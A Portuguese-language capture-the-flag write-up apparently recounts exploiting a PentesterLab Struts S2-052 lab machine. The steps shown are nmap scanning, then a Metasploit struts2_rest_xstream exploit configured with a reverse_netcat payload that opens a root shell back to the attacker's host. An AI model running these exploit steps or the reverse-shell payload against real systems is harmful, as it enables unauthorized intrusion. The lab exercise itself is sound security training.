
~~Relatório~~ → WRITE UP

Máquina 0x02 (PENTESTER lAB: S2-052)


Por Sávio (@dissolvimento)

Início


Máquina devidamente configurada no Virtualbox.




Scan com `nmap -sn 192.168.0.0/12` revelou o ip da máquina (192.168.0.70). Jogando no navegador, não carregou nada, mas trocando o protocolo de https → http, deu certo:




Já deixei rodando um scan mais profundo com `nmap -Sv -p- 192.168.0.70`, resultados:



Procurei alguns exploits para essa versão do apache e tentei roda-los, mas sem sucesso. Voltando na página da máquina, vi uma nova informação:



O desenvolvedor especificou que há um Struts S2-052 vulnerável. Jogando no google achamos esse exploit:




Que já tem no metasploit:

```
msf6 > search struts xstream

Matching Modules
================

   #  Name                                          Disclosure Date  Rank
Check  Description
   -  ----                                          ---------------  ----
-----  -----------
   0  exploit/multi/http/struts2_rest_xstream       2017-09-05       excellent
Yes    Apache Struts 2 REST Plugin XStream RCE
   1    \_ target: Unix (In-Memory)                 .                .
```

Nas opções, vemos um novo parâmetro:

```
                                                   rated)
   TARGETURI  /struts2-rest-show  yes              Path to Struts action
              case/orders/3
   URIPATH                        no               The URI to use for this explo
```

Explorando um pouco o site, vemos esse padrão (/orders/3) parecido nos links:






Figura 1: http://192.168.0.70/orders/3

Configurando o exploit (atentando-se para trocar o TARGETURI) com o `set targeturi /orders/3`, não rodou:

```
msf6 exploit(multi/http/struts2_rest_xstream) > set rhosts 192.168.0.70
rhosts ⇒ 192.168.0.70
msf6 exploit(multi/http/struts2_rest_xstream) > set rport 80
rport ⇒ 80
msf6 exploit(multi/http/struts2_rest_xstream) > set targeturi /orders/3
targeturi ⇒ /orders/3
msf6 exploit(multi/http/struts2_rest_xstream) > set lport 443
lport ⇒ 443
msf6 exploit(multi/http/struts2_rest_xstream) > run
[*] Started reverse TCP handler on 192.168.0.12:443
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_rest_xstream) >
```

Bastou trocar o payload:

```
msf6 exploit(multi/http/struts2_rest_xstream) > set payload cmd/unix/revers
e_netcat
payload ⇒ cmd/unix/reverse_netcat
msf6 exploit(multi/http/struts2_rest_xstream) >
```

E foi:

```
msf6 exploit(multi/http/struts2_rest_xstream) > run
[*] Started reverse TCP handler on 192.168.0.12:443
[*] Command shell session 1 opened (192.168.0.12:443 → 192.168.0.70:54508)
 at 2025-06-27 10:39:36 -0300

id
uid=0(root) gid=0(root)
```